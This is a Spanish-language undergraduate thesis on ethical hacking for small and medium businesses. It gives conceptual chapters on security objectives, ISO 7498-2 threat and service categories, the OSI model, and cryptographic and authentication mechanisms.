UNIVERSIDAD DEL AZUAY.

FACULTAD DE CIENCIAS DE LA ADMINISTRACIÓN.

ESCUELA DE INGENIERÍA DE SISTEMAS.

MANUAL DE HACKING ETICO PARA PYMES.

TESIS PREVIO A LA OBTENCIÓN DEL

TITULO DE INGENIERO DE SISTEMAS.

AUTOR:

SANTIAGO FABRICIO LEÓN CABRERA.

DIRECTOR:

ING. ESTEBAN CRESPO.

CUENCA - ECUADOR.

2013.

DEDICATORIA.

La presente tesis va dedicado a mis padres y hermanos ya que me han brindado su apoyo y confianza siendo un pilar fundamental para cumplir mis metas tanto personales como profesionales.

AGRADECIMIENTO.

Primeramente quiero dar las gracias a Dios por guiarme y fortalecerme en cada paso y etapa de mi vida.

A la Universidad del Azuay por su formación académica y a todas las personas que forman parte de esta prestigiosa Institución.

Un agradecimiento muy especial a mí Director de Tesis, Ing. Esteban Crespo por su apoyo, quien con sus conocimientos y experiencia me ha ayudado a finalizar mis estudios con éxito.

A mi hermano Javier por haberme involucrado en este apasionante mundo de la seguridad informática.

INDICE DE CONTENIDOS.

RESUMEN.

Durante los últimos años ha surgido la necesidad de proteger la información generada por las empresas ya que está considerada como el activo más importante en la actualidad. Al encontrarse almacenada y procesada en su gran mayoría por medios informáticos la seguridad para proteger la información se ve enfocada en las infraestructuras tecnológicas que utiliza la organización. Para este fin se han venido aplicando nuevos métodos de seguridad que permiten identificar vulnerabilidades y con ello corregir los fallos a tiempo, precautelando la integridad de los datos de manera óptima. Esta práctica es conocida como hacking ético.

Esta tesis dará un enfoque claro y preciso de cómo se debe realizar un proceso de este tipo pasando por varias de sus etapas desde la parte teórica hasta la parte práctica simulando ataques a las vulnerabilidades en páginas webs y a redes LAN, consiguiendo al final un manual de cómo realizar un hacking ético.

ABSTRACT

In recent years, the need to protect information generated by companies has arisen; as this is considered the most important asset today. Since information is stored and processed mostly by technological means, security to protect the information is focused on the technological infrastructure used by the organization. For this purpose, new methods have been applied in order to identify security vulnerabilities and thereby correct the flaws on time, safeguarding the integrity of the data optimally. This practice is known as ethical hacking.

This thesis will give a clear and precise approach on how to perform such a process, going through several stages from the theoretical to the practical, simulating attacks on vulnerabilities in LAN networks and websites, to present, at the end, a manual on how to perform ethical hacking.

UNIVERSIDAD DEL AZUAY
DPTO. IDIOMAS

Translated by,
Lic. Lourdes Crespo

INTRODUCCIÓN.

En nuestro país todavía no se tiene el suficiente conocimiento y concientización en cuanto al resguardo de la información de empresas públicas y privadas se refiere. En la actualidad es importante la utilización del hacking ético como parte de este proceso. La mayoría de empresas todavía desconocen de los peligros que existen en el campo de la informática y no comprenden que en la hoy en día se producen perjuicios a través de las nuevas tecnologías informáticas. Deben tomar en cuenta las amenazas que causan vulnerabilidades en sus sistemas y que tan perjudicial pudiesen ser para sus intereses. La amplia funcionalidad ofrecida por las redes, las bases de datos y los programas de escritorio también es utilizada por los atacantes en contra de las organizaciones para hacerles daños y robar información.

Con este tema se pretende explorar en este amplio campo de la seguridad de la información y tener las bases fundamentales para poder anticiparse a los posibles ataques que pudiesen pasar a las diferentes entidades de nuestro país.

OBJETIVOS.

Objetivo general.

- Realizar un manual de hacking ético orientado a las PYMES, investigando y recolectando información, para al final brindar un manual de soporte para las personas interesadas en el tema.

Objetivos específicos.

- Describir las normas y los estándares de seguridad más relevantes de las ISO-7498-2 e ISO/IEC -27001 aplicables a las PYMES.

- Crear un Glosario de términos del Hacking Ético.

- Recolectar información inicial sobre páginas web utilizando la técnica de “Information Gathering”.

- Enunciar los métodos para obtener información importante y confidencial sobre las PYMES utilizando la técnica de “Ingeniería Social”.

CAPITULO I.

FUNDAMENTOS DE LA SEGURIDAD INFORMÁTICA.

INTRODUCCIÓN.

En este capítulo se tratará los fundamentos más relevantes sobre la Seguridad de la Información proponiendo un enfoque claro de los conceptos y pautas del manejo de la seguridad. Se brindan mecanismos que ayudarán a las empresas a tomar precauciones en sus puntos más vulnerables y así evitar que sean víctimas de ataques a sus sistemas.

Este es el punto de partida indispensable para las empresas que estén interesadas en el resguardo de su información ya que se presentarán procedimientos y actividades que deben seguir para controlar y respaldar su información y así evitar en un mayor porcentaje el riesgo de sufrir ataques por vulnerabilidades es sus sistemas, pudiendo representar esto en pérdidas económicas y de información en la empresa.

1.1 Importancia de la Seguridad de la Información.

Hoy en día es cada vez más común la tendencia al uso de computadores y aplicaciones en el manejo y desarrollo de empresas tanto a nivel de interconectividad como de interoperabilidad. La Seguridad ha dejado ser imprescindible únicamente para datos clasificados, militares o de gobierno, ahora esta necesidad abarca todos los ámbitos empresariales haciéndolo un elemento fundamental en todo proyecto de sistemas de información.

"El ámbito de aplicación de la seguridad abarca el desarrollo, la integración, la operación, la administración, el mantenimiento y la evolución de los sistemas y las aplicaciones, es decir todo el ciclo de vida de los productos o unidades de negocio" (Areitio 2).

El constante desarrollo e implementación de las TIC ha producido un impacto notable a través del Internet dando nuevos alcances al desarrollo empresarial pudiendo: almacenar, procesar y compartir información. Toda organización que se crea eficiente tiene que dar la importancia necesaria en todos los ámbitos de su empresa, a la gestión de seguridad ya que de este modo podrá controlar y mantener de manera correcta la confiabilidad de su información.

1.1.1 Objetivos de la Seguridad.

La finalidad principal de la seguridad de los sistemas de información es que la organización cumpla a cabalidad todos sus objetivos y metas asegurando de la mejor forma posible todas sus aplicaciones y sus transacciones enfocadas a las TIC. Los objetivos principales de la seguridad de la información son:

Disponibilidad y Accesibilidad de los sistemas.

Su objetivo es controlar que el sistema trabaje puntualmente y que los usuarios con permisos puedan trabajar sin ningún problema en los sistemas. La disponibilidad garantiza que los activos de información estén disponibles cuando la empresa requiera acceder a ellos.

Integridad.

Su función es de validar que la información no haya sido modificada por personas no autorizadas, de esa manera evitar la pérdida de consistencia. Consta de dos fases:

- Integridad de datos:

Es la propiedad verificadora que certifica que los datos no han sido alterados de forma no autorizada.

- Integridad del Sistemas:

Es la cualidad que tiene un sistema cuando realiza la función deseada libre de cualquier manipulación externa.

Confidencialidad de datos y de la información del sistema.

Es el aspecto encargado de controlar que la información no se dé a conocer a personas no autorizadas, esta protección se aplica en todo momento ya sea cuando se procesa, almacena o se encuentra en tránsito, este aspecto es de extrema importancia.

Responsabilidad.

Es el factor que permite realizar las acciones de una organización de forma única en lo concerniente a registros de auditoria. Frecuentemente es un requisito interno de la empresa y abarca de forma directa el no repudio, la disuasión, el aislamiento de fallos y las acciones legales del código penal.

Confiabilidad.

Es la solidez con la que se han cumplido satisfactoriamente los objetivos anteriores. Es la confianza a la correcta aplicación de la seguridad tanto técnica como operacional según sea planificado para la protección de los sistemas de información. Cabe recalcar que los cuatro primeros objetivos se cumplen satisfactoriamente siempre y cuando el sistema tenga sus funcionalidades efectuadas correctamente, es decir cumpliendo el objetivo de confianza este punto debe ser aplicado y verificado durante todo el ciclo de vida del sistema. La disponibilidad y la accesibilidad dependen de la confidencialidad y esta a su vez de la integridad, porque de nada serviría que se pretenda tener seguro un sistema si un eslabón no funciona correctamente.

1.1.2 Actividades en el ciclo de vida de la seguridad.

En la mayoría de los sistemas de información los principales aspectos a tener en cuenta referente a la seguridad son:

- Seguridad Operacional: Se orienta a la seguridad, es todo lo concerniente al entorno de actividades y la mantención de un ambiente de trabajo seguro.
- Seguridad de Datos: Está directamente relacionada a la forma en la que se manejan, manipulan y procesan los datos ya sea en bases de datos, computadores o servidores.
- Seguridad de Red: Involucra el aseguramiento del software y hardware así como de los protocolos y el correcto manejo de la información dentro de las redes.
- Seguridad Física: Apunta al aseguramiento de estaciones físicas de trabajo.
- Seguridad del Personal: Está asociada al personal y determina si los empleados son dignos de confianza en cuanto a la confidencialidad de la información que manejan.
- Seguridad Administrativa: Son los aspectos de gestión de la seguridad dentro de la empresa.
- Seguridad de los computadores: Se enfoca específicamente a la seguridad de las estaciones de trabajo y dispositivos de computación de todo tipo.

1.1.3 Entidades implicadas en la Seguridad.

El resguardo de la información debe ser un trabajo en conjunto de todas las partes implicadas en los sistemas de información, entre los más destacados se encuentran:

- Fabricantes de Productos.
- Desarrolladores de Software.
- Integradores de datos en el sistema.
- Compradores (Organizaciones o usuarios finales).
- Organizaciones de evaluación de la seguridad (evaluadores de productos, certificadores de sistemas).
- Administradores de sistemas y de seguridad.

Los niveles básicos de seguridad son:

- Nivel de Aplicación: Es lo que el usuario final visualiza, este es el nivel más complejo y el menos fiable muchos de los fraudes se presenta en este punto.

- Nivel *Middleware*: Abarca los sistemas de gestión de bases de datos y la manipulación de software.
- Nivel Sistema Operativo: Se refiere a la gestión de ficheros y la comunicación.
- Nivel *Hardware*: Ese es el nivel menos complejo y más fiable, contempla las características de seguridad del *hardware*. (Areitio 5)

1.2 Áreas de proceso de la Seguridad.

Un correcto proceso de seguridad se divide en tres áreas: El proceso de gestión de riesgos, el proceso de ingeniera de seguridad y el proceso de aseguramiento. Estas tres áreas funcionan conjuntamente para corroborar que se realice de forma eficaz el aseguramiento de la información.

1.2.1 Riesgos.

La gestión de riesgos reconoce y prioriza los diferentes tipos de peligros relacionados al desarrollo de un producto, sistema u organización. Además es el encargado de identificar y cuantificar la probabilidad de que ocurra una amenaza antes de que suceda.

En un incidente no deseado se presentan tres componentes: amenaza, vulnerabilidad e impacto. Una vulnerabilidad indica la debilidad de un activo de la empresa que puede ser aprovechado por una amenaza y que a la larga genera un impacto negativo en la organización.

1.2.2 Ingeniería.

La ingeniería de la seguridad es un proceso de suma importancia ya que es el encargado de implementar soluciones a los problemas presentados por las amenazas. Este proceso involucra la identificación de alterativas para posteriormente evaluarlas y aplicar la mejor solución a un problema. Durante todo el ciclo de vida del sistema la ingeniería de seguridad debe garantizar que los sistemas se encuentren configurados correctamente en relación a los diferentes riesgos, a este proceso también se lo conoce como seguridad proactiva.

1.2.3 Aseguramiento.

El proceso de aseguramiento llamado también como el grado de confianza proporciona la confianza en que las salvaguardas implementadas reducirán el riesgo ante las vulnerabilidades. La confianza proviene de dos propiedades de aseguramiento:

- La corrección: Es la propiedad que deben cumplir las salvaguardas para garantizar que se cumpla a cabalidad con los requisitos.
- La eficiencia: Verifica que las salvaguardas trabajen de forma correcta para garantizar el buen funcionamiento.

La verificación y validación también juegan un papel preponderante en el establecimiento de la confianza en un producto o un sistema ya que comprueban si las medidas adoptadas son las correctas, además si han sido previamente validadas y aprobadas para su implementación.

1.2.4 Factores que motivan cambios en la seguridad.

En la actualidad la seguridad debe estar en constantes mejoras debido a razones como la interconectividad mediante el Internet conjuntamente con el avance y desarrollo evolutivo de los sistemas de información. Es por eso que día a día se debe mejorar las operaciones y mantenimientos de los sistemas ya que ambientes de negocios dinámicos hace que tengan igualmente un amplio conjunto de posibles amenazas. Es así que la seguridad en toda organización debe estar en mejora continua encontrando un punto de equilibrio entre un nivel aceptable de riesgo con los niveles disponibles de inversión.

1.3 Servicios de Seguridad.

Facilitan la implementación de una política de seguridad en una empresa. Abarcando los sistemas de información, redes, computadores, personal, etc. Su enfoque principal es dar protección a todas las entidades identificables. Entre los servicios más importantes se encuentran:

Servicio de disponibilidad – accesibilidad: Interviene directamente en la capacidad que tiene el sistema para manejar las operaciones con efectividad y brindando la accesibilidad autorizada de los datos y recursos de la organización solo al personal indicado.

Servicio de identificación -- autenticación: Ejerce el control entre las máquinas y los usuarios legítimos asegurándose que sean quienes dicen ser para tener acceso a cierta información.

Servicio de Integridad: Radica en dar garantía que toda la información enviada y recibida a través de la red no ha sido modificada de forma ilícita.

Servicio de no repudio: Certifica que la empresa no pueda negar una acción que realizó conociendo sus riesgos como puede ser: enviar o recibir un mensaje con cierto contenido a una hora determinada.

Servicio de confidencialidad-privacidad-anonimato: Su función es la de impedir que se de conocer la identidad de los extremos de una comunicación, además de mantener oculto los mensajes y datos almacenados durante la comunicación, procesamiento y almacenamiento.

Servicio de responsabilidad-auditoría: La principal función de la auditoría y el no repudio es el mantenimiento de la responsabilidad de las acciones de los usuarios. La auditoría de seguridad puede decirse que es una evaluación independiente de los registros y actividades del sistema así también el control minucioso de las políticas, procedimientos y estándares de seguridad.

Servicios de confiabilidad-aseguramiento: Verifica el cumplimiento de los objetivos de seguridad. Depende en gran medida del buen funcionamiento de otros servicios ligados directamente a la seguridad de los sistemas, autenticación y control de acceso.

Servicio de Soporte: Su objetivo es brindar ayuda a servicios más concretos como la confidencialidad e integridad, se pueden detallar los siguientes:

- Identificación: Brinda la capacidad de poder detectar usuarios, procesos y recursos de información legítima.
- Gestión de claves: Las claves se deben manejar de forma segura para proteger de buena forma los servicios relacionados.
- Administración de seguridad: Se debe dirigir eficientemente las características de seguridad del sistema a gestionar para plasmar correctamente las necesidades específicas y cambios en el entorno operacional.
- Protecciones del sistema: Representa la calidad con la que se ha implementado la seguridad en los sistemas.
- Servicio de Prevención: Evita que se produzca alguna brecha de seguridad, es el encargado de anticiparse a la aparición de intrusos dentro del sistema.
- Servicio de detección y recuperación: Este servicio se direcciona en detectar y recuperarse de un ataque, intrusión o brecha de seguridad. Ya que ningún método de prevención es cien por ciento seguro es necesario realizar un monitoreo permanente en busca de intrusiones o posibles brechas de seguridad y tomar medidas para reducir el impacto negativo. Para esto existen servicios que ayudan a prevenir ataques entre los que están: Auditoría, detección y contención de intrusiones, pruebas de integridad y restauración al estado seguro.
- Servicios de seguridad de los sistemas operativos: El correcto funcionamiento de los sistemas operativos depende en gran medida de los servicios de seguridad que se

encuentren instalados. Es recomendable que los sistemas de seguridad trabajen en una capa o un nivel separado del sistema operativo. (Areitio 14 - 20)

1.4 Elementos de gestión de la seguridad de los sistemas de información.

Dentro de la gestión de la seguridad de los sistemas de información existen varios elementos implicados, entre ellos se encuentran:

1.4.1 Identificación de todos los activos.

Los activos son los elementos concernientes con el entorno de la empresa entre estos pueden estar: el personal, los equipos, las instalaciones, las edificaciones, los suministros, el software, los componentes para la comunicación de datos. También se encuentra los activos intangibles como son: la imagen de la organización, credibilidad y conocimiento adquirido. Entre los atributos de los activos están: su valoración en función de la posible pérdida de confidencialidad, integridad, disponibilidad, y autenticidad. Los requisitos de protección de los activos dependen de la vulnerabilidad que presentan ante determinada amenaza.

1.4.2 Identificación de amenazas a los activos.

Una amenaza puede causar grandes problemas como son robos o daños irreparables en la empresa. Una amenaza necesita explorar una vulnerabilidad del activo para provocar daño, por lo general los ataques son en forma de robo de información, destrucción, modificación no autorizada, indisponibilidad o pérdida de información.

Entra las características más importantes de una amenaza están:

- El origen (interno o externo).
- La motivación (empleados disconformes, ventajas competitivas, beneficios económicos).
- La frecuencia o periodicidad de los ataques.
- La severidad dependiendo si es o no irreversible.

1.4.3 Identificación de vulnerabilidades.

Las vulnerabilidades potencialmente peligrosas están vinculadas a los activos de la empresa, estas pueden ser: las debilidades a nivel físico, el personal, la gestión, los equipos y el software. Una vulnerabilidad es un conjunto de condiciones que pueden poner en riesgo un activo y provocar consecuencias no deseadas, estas pueden clasificarse por su naturaleza (estáticas o dinámicas), el tipo de acceso (local o remoto), su impacto (peligroso o inofensivo) y el nivel donde se localizan (físico, enlace de datos, red, transporte o aplicación).

1.4.4 Identificación de Impactos.

Es la consecuencia de la ejecución de una amenaza sobre un activo de la empresa pudiendo ser: la destrucción de activos, robo de información, peligro de la integridad del sistema, la pérdida de autenticidad, de confiabilidad o disponibilidad. Dentro de los posibles efectos indirectos en la organización están: pérdidas económicas, pérdida de mercado, influencia negativa en la imagen de la empresa. Con todos estos efectos secundarios que puede causar una vulnerabilidad es de suma importancia realizar una estimación de impactos que permita establecer una proporcionalidad entre las consecuencias de la agresión y el coste de las salvaguardas necesarias.

1.4.5 Aplicación de Salvaguardas.

Son procedimientos físicos o lógicos que evitan que una amenaza afecte a la empresa enfocándose en reducir las vulnerabilidades, limitar el impacto de un incidente y facilitar la recuperación. Las contramedidas pueden hacer una o varias de las siguientes funciones: Detección, disuasión, prevención, limitación, corrección, recuperación, seguimiento y concienciación. Algunos de las salvaguardas más utilizados son: cortafuegos, gestión de redes, cifrado, firmas digitales, antivirus y *backups* de información.

1.5 Estándar ISO/IEC 7498.

La ISO (Organización Internacional de normalización): Entidad conformada por institutos de nacionales de alrededor de 164 países es el encargado de desarrollar normas internacionales de comercio, fabricación y comunicación. El objetivo principal de esta organización es la de realizar estándares de productos y seguridad para las empresas a nivel internacional. Está conformada por tres tipos de miembros:

- Miembros Simples: Es el organismo más representativo de un país.
- Miembros correspondientes: Abarca a los países que no tienen un comité de normalización.
- Miembros Suscritos: Países con bajos recursos económicos a los que se les exige pagos de tasas menores que a los correspondientes.

Con esta breve introducción a la organización Internacional de normalización, a continuación se describe la norma ISO/IEC 7498.

El modelo de interconexión de sistemas abiertos (ISO/IEC 7498) también conocido como modelo OSI (*Open system interconnection*) fue creado en 1984 por la organización internacional de estandarización (ISO). Es un modelo de conexión que tiene como objetivo principal la estandarización de todas las interconexiones de red de los sistemas de comunicación, independientemente del interfaz o del fabricante.

Este modelo está divido en 7 capas que son:

- Capa Física: La información se trata como bits y bites, controla todo lo referente a la conexión física de los datos, esto puede ser: compatibilidad eléctrica, mecánica y funcional.
- Capa de Enlace: La información transmitida entre dos máquinas es libre errores. Se agrupa los bytes en tramas agregando información adicional. Esta información servirá para la detección y corrección de errores, control de flujo entre las máquinas y para la asignación de una dirección que indica hacia que máquina se dirige la información.
- Capa de Red: Se encarga de que los datos que se envían desde una máquina origen lleguen a su destino específico. Los dispositivos encargados de esta tarea son los routers, estos leen los datagramas y de acuerdo a la información adicional que agrega esta capa sobre los datos se decide el direccionamiento de los mensajes.
- Capa de transporte: Define la forma en la que dos máquinas establecen comunicación para efectuar el trasporte de los datos, en esta capa los datagramas se llaman segmentos y su función es garantizar el envío de los datos independientemente de la red que usen para su conexión.
- Capa de Sesión: Es la encargada de mantener y controlar el enlace establecido entre las máquinas que están transmitiendo información. Esta capa se encarga de efectuar las operaciones establecidas de principio a fin.
- Capa de Presentación: Se encarga de representar la información transmitida entre computadoras con diferentes topologías de datos. También puede cifrar los datos y comprimirlos.
- Nivel de aplicación: Brinda la posibilidad de acceder a los servicios de la demás capas y define los protocolos que utilizan las aplicaciones para intercambiar información como: Gestores de bases de datos, servidores de ficheros, etc. (http//:www.wikipedia.org/ Parr 3)

Gráfico 1.1 Capas del Modelo OSI - (http//:www.wikipedia.org/ ,Parr 2)

1.6 Estándar de Seguridad ISO-7498-2.

La norma de seguridad ISO-7498-2 se refiere a una arquitectura de seguridad que brinda definiciones estándar sobre terminologías, mecanismos y servicios de seguridad que ofrecen protección a los sistemas abiertos y a la transferencia de datos en cada uno de los niveles del modelo OSI. Presenta los siguientes conceptos sobre gestión de seguridad:

1.6.1 Aspectos del ciclo de vida de la seguridad.

Dentro del ciclo de vida del modelo ISO se presentan los siguientes aspectos:

- Definir la política de seguridad: Se define como el conjunto de criterios para la provisión de servicios de seguridad.
- Analizar las amenazas de acuerdo con la política de seguridad establecida: Una amenaza es un medio por el cual se puede infringir una política de seguridad.
- Definir servicios de seguridad con el fin de cubrir las amenazas: Es una prevención que puede establecerse para hacer frente a una amenaza.
- Detallar mecanismos para proporcionar los servicios de seguridad: Es un medio para proporcionar un servicio de seguridad, como pueden ser: el cifrado o una firma digital.
- Establecer el dominio de seguridad: Es el alcance de una política de seguridad.

- Proporcionar una gestión continua de seguridad: Es el constante control de la seguridad en la organización.

1.6.2 Identificación de requisitos de seguridad.

La seguridad de red y de las computadoras abarca en su gran mayoría tres necesidades:

- Secreto, confidencialidad, privacidad, intimidad y anonimato: Se basa en que toda información solo debe ser difundida al personal autorizado incluyendo la impresión, visualización e incluso la simple existencia del objeto.
- Integridad, exactitud, corrección y autenticación: Cualquier modificación que se tenga que realizar en el sistema solo serán modificables por personal autorizado.
- Disponibilidad y accesibilidad: El servicio de disponibilidad requiere un mínimo de nivel de continuidad, para este efecto se pueden identificar tres tipos de servicios de disponibilidad:
  - Cuando una red detecta condiciones que afectarían el servicio por debajo de un nivel mínimo de tolerancia pre-especificado e informa de esa falla a sus operadores.
  - Cuando la red posee un alto nivel de recuperación para proporcionar continuidad en un servicio ya sea en los equipos, usuarios y procesos no autorizados que alteren datos.
  - Cuando una red puede brindar un servicio continuado pero también cuenta con un sistema de adaptación y reconfiguración automática. (Areitio 27)

1.6.3 Tipos genéricos de amenazas.

Los sistemas de computación son un proveedor de información, esto deriva a un flujo de información desde una fuente como puede ser un fichero o una región de memoria principal a un destino ya sea otro fichero o usuario. Existen cuatro categorías generales de amenazas:

- Interrupción: Esta es una amenaza a la disponibilidad, se produce cuando un factor estratégico del sistema se destruye, se hace inaccesible o no utilizable.
- Interceptación: Es una amenaza a la confidencialidad de la información, causada cuando una parte no autorizada ya sea persona, software o computador obtiene acceso a un factor estratégico de la empresa.
- Modificación: Hace referencia a una amenaza a la integridad de la información, ocurre cuando una parte no autorizada una vez que ha obtenido acceso modifica un factor estratégico.

- Fabricación: También constituye una amenaza a la integridad, es ocasionada cuando una parte no autorizada inserta objetos falsificados en el sistema. Entre los varios ejemplos se puede citar: la inserción de falsos mensajes en la red para engañar a los usuarios.

1.6.4 Clasificación de amenazas.

Las amenazas puedes ser según la forma de producirse como accidentales (malfuncionamiento del sistema) e intencionales (intento predeterminado) a este último se lo puede considerar como un ataque. También se pueden clasificar según el efecto que producen y la forma en la que operan, estas son:

- Amenazas Pasivas: Su objetivo principal es obtener información confidencial sin cambiar el estado del sistema, en gran medida se realiza mediante una monitorización de las transmisiones de la empresa mejor conocido como *sniffers, estas se* dividen en dos tipos de amenazas:
  - Liberación de contenido de mensaje: Se produce cuando un usuario no autorizado lee contenido de una transmisión de datos.
  - Análisis de tráfico: Se basa en la intercepción de información a través del flujo de tráfico.
- Amenazas Activas: Pueden producir modificaciones en el flujo de datos o a su vez la creación de unos flujos de datos falsos. Comprenden tres áreas fundamentales: La interrupción que afecta la disponibilidad, la modificación y repetición que afecta la integridad y la fabricación. Se pueden identificar cuatro categorías:
  - Suplantación: Sucede cuando una entidad se hace pasar por otra, comúnmente incluye un ataque activo.
  - Repetición: Comprende la captura de unidades de datos de protocolo y su retransmisión, dando como consecuencia la producción de un efecto no autorizado mediante la repetición de un mensaje sea este total o parcial.
  - Modificación de mensajes: Significa que alguna parte del mensaje original fue alterado, retardado o reordenado sin que sea detectado produciendo un efecto no autorizado.
  - Denegación de servicios: Impide el normal funcionamiento de las actividades de comunicación inhabilitando la red o a su vez sobrecargándola con mensajes con el fin de degradar su rendimiento. (Areitio 29)

1.6.5 Políticas de seguridad genéricas.

"La información no puede darse, ni puede permitirse el acceso a ella, ni se puede utilizar ningún recurso por parte de personas o entidades que no estén autorizadas de forma apropiada." (Areitio 29)

Al mismo tiempo constituye una base posible para políticas más detalladas, se distinguen en dos tipos:

- Políticas basadas en identidad: Donde el acceso y utilización de recursos se determina en base a las identidades de usuarios y recursos.
- Políticas basadas en reglas: Donde el acceso a los recursos se maneja a través de reglas globales para todos los usuarios.

1.6.6 Categorías de servicios de seguridad.

Se puede definir cinco categorías principales de seguridad:

- Autenticación de entidades y de origen: Brinda una comprobación de una identidad solicitada en un instante de tiempo, utilizada normalmente al iniciar una conexión permitiendo realizar una verificación del origen de los datos, sus posibles amenazas son la suplantación y la repetición.
- Control de acceso: Ofrece protección contra el uso no autorizado de un recurso, incluyendo la utilización de un recurso de comunicación (lectura, escritura, borrado y ejecución de un recurso de procesamiento).
- Confidencialidad de datos: Es la protección contra la revelación no autorizada de información. Se pueden identificar los siguientes tipos:
  - Confidencialidad no orientada a conexión: Utilizado para protocolos no orientados a la conexión, basada en datagramas (IP o UDP).
  - Confidencialidad orientada a conexión: Manejado en protocolos orientados a conexión, basados en circuito virtual (TCP), proporcionando confidencialidad a todos los datos trasmitidos durante la conexión.
  - Confidencialidad de campo selectivo: Su propósito principal es impedir que se pueda conocer el contenido de la información de un campo específico (Unidad de datos de protocolo).
  - Confidencialidad del flujo de tráfico: Su objetivo es impedir que se conozcan el número de PDU transmitidas o las direcciones de los sistemas implicados.

- Integridad de datos: Proporciona protección contra amenazas activas enfocado a la validez de los datos, garantizando que todos los datos recibidos por el receptor de una comunicación coincidan con los enviados por el emisor. Se identifican cinco tipos.
  - Integridad orientada a conexión con recuperación: Utilizado para poder detectar posibles modificaciones dentro de las PDU intercambiadas por los protocolos del tipo orientado a conexión, con capacidad de recuperación de fallos de integridad.
  - Integridad orientada a conexión sin recuperación: Para poder detectar posibles modificaciones dentro de las PDU intercambiadas por los protocolos del tipo orientado a conexión, sin capacidad de recuperación de fallos de integridad.
  - Integridad orientada a conexión de un campo selectivo: Brinda la capacidad de detectar las posibles modificaciones dentro de campos especificados de las PDU.
  - Integridad no orientada a conexión: Descubre las posibles modificaciones dentro de las PDU intercambiadas por los protocolos del tipo no orientado a conexión.
  - Integridad de un campo colectivo sin conexión: Muestra las posibles modificaciones dentro de campos específicos de las PDU intercambiadas por los protocolos de tipo no orientado a conexión.
- No repudio: Protege tanto al emisor como al receptor del envió o recepción autentificada de datos. Se identifican dos tipos: De origen y destino.
  - El servicio de no repudio con prueba de origen brinda al destinatario una prueba del origen de los datos.
  - El servicio de no repudio con prueba de destino ofrece al emisor una prueba de que los datos se han entregado al destinatario. (Areitio 30)

1.6.7 Mecanismos de seguridad.

Son utilizados para brindar soporte a los servicios de seguridad. Están divididos en dos clases:

- Mecanismos de seguridad específicos: Proporcionan servicios de seguridad concretos como la confidencialidad, integridad y autenticación. Los mecanismos de seguridad específicos pueden dividirse en:
  - Cifrado de clave pública.
  - Firma digital.
  - Mecanismo de control de acceso.
  - Intercambios de autenticación.
  - Relleno de tráfico.

- Control de encaminamiento.
- Notarización.

➢ Mecanismos de seguridad generalizados: Brindan soporte a mecanismos más generalizados por ejemplo, responsabilidad y auditoría, recuperación de la seguridad.

Mecanismos de cifrado simétrico y asimétrico.

Su funcionamiento se basa en algoritmos que ocultan el contenido de los mensajes, pudiendo brindar confidencialidad tanto en los datos como en el tráfico. Consiste en el empleo de algoritmos matemáticos para transformar los datos originales en una forma que no sea entendible. La transformación y subsiguiente recuperación de los datos depende del algoritmo y de una o varias claves de cifrado.

Cifrado convencional (Clave secreta o simétrico).

Este cifrado consta de un algoritmo y una clave secreta que deben compartir tanto el emisor como el receptor, esta clave debe ser lo suficientemente robusta para que el contenido cifrado no sea revelado a personas no autorizadas.

Cifrado de clave pública o asimétrica.

Una de los principales problemas que presentan los esquemas de cifrados convencionales son la necesidad de distribuir las claves de una forma segura. Un procedimiento para distribuir las claves es mediante la utilización de un esquema de cifrado que no precisa distribución de clave, a este esquema se denomina cifrado de clave pública o cifrado asimétrico siendo uno de los algoritmos más conocidos el RSA.

Mecanismos de control de acceso.

Sirve para decidir si un usuario puede obtener acceso a cierta información en el servidor, asegurando que solo los usuarios autorizados tengan acceso a los datos para ser visualizados, modificados o eliminados, pudiendo así tener un control estricto de la información. El control de acceso asociado al usuario se centra en una autenticación que la persona debe ingresar para poder acceder a un sistema con permisos y accesos especiales según la jerarquía del usuario. Existen varias maneras de mejorar el esquema de contraseñas, se pueden señalar las siguientes:

- Registros y generación de informes de seguridad: Hace referencia a todos los intentos incorrectos de entrada y otros eventos contra la seguridad dentro de un sistema operativo.
- Utilizar contraseñas alfanuméricas: Se recomienda que el número de caracteres sea mínimo de ocho no relacionadas con el usuario y que sea fácilmente recordable para que no sean escritas en lugares visibles por otras personas.
- Desconexión automática de la línea: Se produce cuando el usuario ingresa reiteradamente una contraseña incorrecta, también se puede retardar la presentación del *Login-password* dependiendo del número de ensayos pudiendo desactivar el inicio de sesión cuando supere un número de determinado de intentos.

Mecanismos de intercambio de autenticación

Un documento, archivo, fichero u otra colección de datos se dice que es auténtico cuando proviene de su origen declarado sin modificaciones, además de verificar que la información transmitida en legítima también comprueba que los datos lleguen a tiempo. Los mecanismos de intercambio de autenticación también son conocidos como protocolos de autenticación, brinda un servicio de identificación a los usuarios enviando una serie de mensajes protegidos junto con las reglas para procesarlos, este método realiza una protección contra ataques pasivos y escuchas clandestinas. El método más utilizado para la autenticación de mensajes es la utilización de un código de verificación o MAC, aunque también son utilizadas la criptografía unidireccional *Hash* o la firma digital.

El funcionamiento de un código de autenticación de mensajes es el siguiente: Los datos a enviar junto con una clave secreta se utilizan para generar un código de autenticación, los datos más el código se transmiten al receptor y el receptor realiza mediante el mismo algoritmo la clave secreta un cálculo sobre los datos utilizando la misma clave secreta para generar un código de mensaje, al final compara el resultado con ese cálculo.

Mecanismo de Firma digital.

Su mecanismo es el de cifrar con una clave privada teniendo como intermediario una entidad firmante con finalidad de garantizar la autenticidad y la integridad del mensaje. La MAC protege a las dos partes que intercambian información frente a posibles ataques. Sin embargo no protege la una de la otra ya que un receptor puede falsificar un mensaje y afirmar que lo ha recibido de un determinado emisor, análogamente; Así también un emisor puede negar el envío

de un mensaje. Estas posibles inseguridades se solucionan con la utilización de las firmas digitales que tienen las siguientes propiedades:

- Verificación del autor, fecha y hora de la firma digital.
- Autentificación del contenido del mensaje en el instante de la firma.
- La firma debe ser verificable por terceras partes para evitar posibles disputas.

Los mecanismos de firma digital constan de dos procedimientos:

- Procedimiento de firmado (Privado).
- Procedimiento de verificación (Publico): Consiste en comprobar si el cifrado de la firma con clave pública del firmante coincide con el *hash* del documento a firmar.

Existen diferentes planteamientos para la autenticación, estos se pueden clasificar en:

- Firma digital directa: Dificulta el no repudio. Existen dos modalidades:
  - Esquema de firma digital simple solo con autenticación: El emisor cifra el *hash* del mensaje con su propia clave privada mediante cifrado asimétrico y el receptor descifra la firma recibida con la clave pública del firmante.
  - Esquema de firma digital con autenticación y secreto: El emisor cifra el mensaje con su clave privada mediante cifrado asimétrico y luego cifra el resultado obtenido con la clave pública del receptor igualmente por cifrado asimétrico. El receptor al recibir el mensaje lo descifra con su clave privada y vuele a descifrar el resultado obtenido con la clave pública del emisor.

